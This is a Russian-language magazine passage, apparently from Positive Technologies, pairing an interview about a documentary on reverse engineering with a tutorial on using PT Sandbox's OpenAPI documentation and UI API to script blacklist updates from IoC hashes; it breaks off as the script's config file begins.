
Дмитрий Скляров: За последние 10 лет профессия сильно изменилась. Раньше ты был специалистом в разных направлениях реверса и знал всего по чуть-чуть. Теперь появились декомпиляторы, в которых можно решить 90% задач. Само собой, так работать гораздо проще, есть даже огромное востребованное направление реверс-инжиниринга, которое требует только знания декомпилятора. Люди зарабатывают хорошие деньги и считают себя реверс-инженерами, но как только они сталкиваются с задачей, которую нельзя решить с помощью декомпилятора, начинаются проблемы. Это что-то вроде script kiddie: у них есть неплохой навык чтения текста, но, если нужно опуститься глубже, модель у них в голове рушится.

Когда я смотрю на код, написанный на языке ассемблера, я эмулирую в голове процессор и пытаюсь понять, что там происходит, — выстроить большую, связную картинку. И только потом, уже на основании этого понимания, делаю определенные выводы. К сожалению, людей, способных выстраивать и держать в голове такую большую картинку, сейчас исчезающе мало. Когда я встречаю такого человека и могу захантить, это настоящее счастье.

Алексей Усанов: Мы слишком часто сталкиваемся с тем, что люди хотят зарабатывать деньги, а не быть реверс-инженерами. Многие студенты гордо заявляют на собеседованиях: «Я занимаюсь реверс-инжинирингом». Начинаешь спрашивать, и оказывается, что он реально жмет F5 — и всё. Человек просто не понимает, что декомпилятор может наврать и в этот момент нужно переключаться в дизассемблер, чтобы разобраться, что к чему...

Для меня первично, чтобы человек искренне хотел докопаться до внутреннего устройства вещей и ответить на вопрос: как оно работает? У него должен быть дух исследователя. В этом случае мы его всему научим и сделаем так, чтобы ему было прикольно. И команда при этом усилится. А если ты хорошо делаешь то, что любишь, деньги придут. В противном случае история с реверсом для вас довольно быстро закончится — сгорите через пару месяцев.

Дмитрий Скляров: Именно поэтому мы и снимали фильм! Чтобы людей, которые хотят работать реверс-инженерами, стало больше. Чтобы те, кто действительно этого хочет, узнали об этой возможности, ведь многие о ней даже не догадываются...



ВЛАДИМИР ЗАПОЛЯНСКИЙ

Креативный продюсер фильма «Как получить доступ ко всему: реверс-инжиниринг»

Как вам пришла идея снять фильм?

Идея принадлежит генеральному директору Позитива Денису Баранову. Впервые мы поговорили об этом аж в декабре 2023-го — тогда и начался путь создания фильма. Если поразмышлять, то реверс — фундаментальная штука, она не про копирование, а про способность участвовать в мировой технологической гонке. Реверсом занимаются все страны во всех областях — точнее, те, у кого есть на это ресурсы. При этом о реверсерах мало кто знает, хотя, например, профессия белого хакера за последние несколько лет стала очень популярной, потому что о ней много говорят. Вот мы и решили открыть эту область для широкой аудитории и вдохновить тех, у кого есть способности прийти в профессию. У фильма есть еще одна, скрытая идея, на уровне подкорки: нас, как страну, технологическим железным занавесом не запереть, у нас слишком много мозгов.

Сколько длился производственный процесс?

Два года, из которых первые шесть месяцев ушло на то, чтобы понять, как к этому подступиться.

В 2024 г. мы разрабатывали концепцию и проводили съемки, пообещав премьеру на PHDays 2025, но не успели. В сентябре 2025-го настал момент истины — монтаж посмотрели реверсеры и сказали: «Мы под этим не подпишемся...»

И только в тот момент мы все поняли, чего на самом деле хотим, а Дима с Лешей вовлеклись во все сутевые обсуждения. Еще как раз тогда в проекте появился Сергей Гордейчик и здорово дополнил фильм экспертизой, музыкальными идеями и даже поработал сценаристом-редактором.

К декабрю 2025-го стало понятно, что мы готовы к премьере в феврале 2026-го.

Есть ли в фильме нестандартные режиссерские решения?

Поскольку фильмов про реверс в мире нет, нам не с чего было брать пример, но в чем-то мы вдохновлялись «Выходом из сувенирной лавки» и «Людьми, построившими Америку». Структурно фильм построен так, что его энергетика постепенно нарастает, а в конце заложена, как Максим Филиппов говорит, эмоциональная бомба.

Создание фильма можно сравнить с разработкой продукта. Есть команда вовлеченных экспертов, roadmap, производственный процесс, сдвиг релизов, фейлы, но результат должен получиться такой, чтобы зрители сказали: «Вау!» Так что с нетерпением ждем их мнения.

Удалось ли проникнуться темой реверса за время съемок? Что бы вы посоветовали тем ребятам, которые только в начале пути и думают, связать ли свою жизнь с реверсом?

До фильма я, конечно, знал о существовании реверса, но его применение в жизни было для меня неочевидным. Теперь же я понимаю, что реверс присутствует практически везде, это про любопытство и желание разобраться. И неважно, в какой области жизни, — важно, что ты хочешь докопаться до сути, а этого я желаю всем.


P. S.

Я всегда удивлялся, почему в фильмах так долго идут титры. И только потом понял, что это огромная командная работа, требующая сложной организации, — как было и у нас.


Swagger/OAS - & Web UI
Try it out
Endpoinite
API
Kafka
Sandbox

«СКРЫТЫЕ» ВОЗМОЖНОСТИ PT SANDBOX, ИЛИ КАК ПОЛЬЗОВАТЬСЯ OAS/SWAGGER И WEB UI API

АВТОР



МАКСИМ МИНАЕВ

Старший специалист отдела развития и продвижения инженерно-технической экспертизы, Positive Technologies

О ЧЕМ МАТЕРИАЛ

Рассказываем о неочевидных возможностях PT Sandbox для разработки интеграционных сервисов

Еще будучи обычным инженером, я часто проводил пилотные демонстрации PT Sandbox. Основной проблемой было доставить на стенд семплы ВПО не привлекая внимания ~~санитаров~~ СЗИ и ИБ-службы заказчика. И конечно, при работе с вредоносами нельзя забывать о статье 273 УК РФ, которая добавляет сложности и без того непростой задаче. В процессе ее решения я, сам того не заметив, глубоко погрузился во внутренности нашей песочницы, а теперь хочу рассказать о некоторых ее «скрытых» возможностях.

«Почему скрытых и почему в кавычках?» — спросите вы. Смотрите: у PT Sandbox есть хорошо задокументированный публичный API ❶, на основе которого мы создали бесчисленное количество интеграций (например, с CommuniGate ❷ и с Telegram-ботом ❸ для проверки файлов и ссылок). Как показывает практика, с помощью одного этого API песочницу можно встроить практически в любой пайплайн обработки данных. Хотите прикрутить S3-хранилище? Можно подключить его как сетевой диск с помощью стандартного коннектора. Либо написать небольшой скрипт, чтобы получать ссылки на каждый добавленный в S3 объект из Kafka-топика и забирать объекты по ссылкам, а вердикты отправлять в другой топик (или топики — в зависимости от требуемой логики). То есть формально в документации не заявлена возможность интеграции с Kafka, но она есть.

А почему все-таки в кавычках? Все просто: если у вас есть стенд PT Sandbox, откройте в браузере ссылку https://<sandbox.address>/api/docs/ — и увидите следующую картинку (см. рис. 1).




Рисунок 1. Информация о методах API

Да, у PT Sandbox есть встроенная документация по всем API-методам в формате OpenAPI Specification (ранее известная как Swagger Specification). В ней описаны методы не только Public API, но и UI API, о которых не говорится в официальной справке, причем данные обновляются с каждым новым релизом. Но читайте это так: если что-то можно сделать через веб-интерфейс, это можно сделать с помощью скрипта! Если вы (как и я) «выучили» Python на удаленке в период ковидных локдаунов и программирование — не ваша основная работа, то налейте себе чашечку чая/кофе: сейчас расскажу, как можно использовать эти «скрытые» возможности.

Эта статья не для опытных разработчиков, но даже они должны оценить уровень удобства: больше не нужно постоянно нажимать F12 и гадать, какие методы есть у разных ручек API, что они принимают и возвращают.

OAS

С OAS можно работать прямо со страницы документации — для этого достаточно выпустить токен с нужными разрешениями и вставить его в поле авторизации (см. рис. 2–3).




Рисунок 2. Окно создания токена




Рисунок 3. Авторизация в OAS

После авторизации можно выполнить тестовый запрос. Давайте, к примеру, запросим информацию о текущей версии продукта:

- скроллим до раздела maintenance;
- открываем метод GET maintenance / getVersion (собственно получение версии);
- нажимаем Try it out;
- жмем на Execute (для получения версии не нужно передавать дополнительные параметры).

Если все прошло хорошо, вы получите json с версией продукта (см. рис. 4).




Рисунок 4. Ответ сервера (body и headers)

Ошиблись с токеном? Получите в ответ: «Authorization required». Бывает! Отмечу, что, если у вас несколько песочниц, в этом интерфейсе можно обращаться к разным серверам. Поэтому не забывайте указывать в примечаниях к токенам, к какому именно серверу обращаетесь.





Рисунок 5. Обращение к серверу

При получении других ошибок в процессе обработки запроса можно проверить состояние сервера в методе парой строчек выше.



Если вы тоже постоянно ходите с приподнятой бровью, то на рис. 4 наверняка заметили: помимо json и заголовков OAS, я любезно предоставил вам полный запрос в формате curl. Берите и гоняйте через командную строку!

UI API

Пора погружаться глубже. Переходим на вкладку UI API: увы, токен для Public API уже не сработает.

Когда я задумал написать эту статью, как раз вышла новость: для работы с API продуктов, зарегистрированных в PT MC, теперь можно выпускать PAT-токены. Причем с довольного гибким сроком действия: хочешь, выпускай сразу на ГОД и используй в интеграциях! Увы, есть и ложка дегтя, даже две:

› с этим токеном доступны не все возможности UI API;

› даже доступные привилегии работают не совсем стабильно, если используется внешний PT MC.

В общем, для работы с UI API лучше по старинке выпускать сессионные токены в PT MC. Я честно пробовал получить их в интерфейсе OAS, но это, прямо скажем, не слишком удобно. Поэтому воспользуемся еще одной приятной фичей: выгрузим спецификацию в формате json (ui-bundle.json, ссылка есть в левом верхнем углу на рис. 6) и загрузим в API-клиент — у меня Bruno, но подойдет почти любое современное решение.




Рисунок 6. Ссылка на выгрузку спецификации в формате json

После импорта вам будут доступны все API-методы — с ними можно комфортно работать.




Рисунок 7. Интерфейс Bruno с импортированной коллекцией UI API

Но и это еще не все... Помните, как мы выгружали запрос в формате curl в интерфейсе OAS? В API-клиенте его можно выгрузить в виде кода практически для любого языка программирования!




Рисунок 8. Генерация кода запроса на Python

Python — то, что нужно, чтобы перейти к практической части. Давайте напишем самый простой, но полезный интеграционный модуль для управления ЧБ-списками. Use case: ФСТЭК присылает IoC в виде хэшей SHA256 и MD5, ваша песочница работает в блокирующем режиме и вы хотите блокировать соответствующие файлы не дожидаясь анализа. Конечно, это можно сделать руками аналитика или администратора песочницы через UI, но, если поток IoC'ов большой, есть шанс, что человек будет постоянно заниматься копипастой. Согласитесь, не у всех есть бюджет, чтобы содержать такого «ценного» спеца в SOC. Значит, автоматизируем!

Что для этого нужно:

› получить токен авторизации у PT MC;

› дернуть ручку API GET /api/ui/v2/bw_list/export и сохранить текущий список (на случай, если что-то пойдет не так и нужно будет восстановить список);

› дернуть ручку API POST /api/ui/v2/bw_list для добавления полученного IoC в черный список;

› можно также добавить возможность фильтрации списка по заданным параметрам — ручка API GET /api/ui/v2/bw_list.

Я уже упоминал, что получить токен у PT MC по описанию API, не сломав себе мозг, могут «не только лишь все». Поэтому сразу обозначу основные подводные камни (детали доступны по нажатию F12 в браузере):

› fingerprint — уникальный идентификатор устройства пользователя, строка из 32 символов. Ее можно генерировать рандомно на каждый запрос, а можно захардкодить для скрипта специфичное значение, чтобы потом отслеживать активность в логах PT MC. Это может быть полезно для дебага, если вы используете существующую УЗ, а не создаете для скрипта новую.

› authType — не описан в спецификации, но, если PT MC интегрирован с LDAP, это дополнительный параметр в запросе авторизации.

Хорошая практика — создание для скриптов отдельной УЗ (если есть такая возможность). При этом нужно помнить, что в PT Sandbox пользователь с ролью «Администратор» имеет доступ только к настройкам продукта и к результатам своих заданий. Чтобы получить доступ ко всем заданиям УЗ, добавьте роль «Специалист по безопасности».

Теперь можно написать функцию, чтобы получить токен для авторизации запросов в UI API. Надеюсь, Python у вас установлен :) Версия не особенно важна, лишь бы поддерживалась (на момент написания статьи — 3.10 и выше). Проводить эксперименты можно в любой ОС.

Для удобства создадим отдельную директорию, а в ней — виртуальное окружение, куда установим библиотеку requests:

python3 -m venv .venv

source .venv/bin/activate

pip install requests

Создаем файл config.py, который будет содержать данные для авторизации:

config.py


```
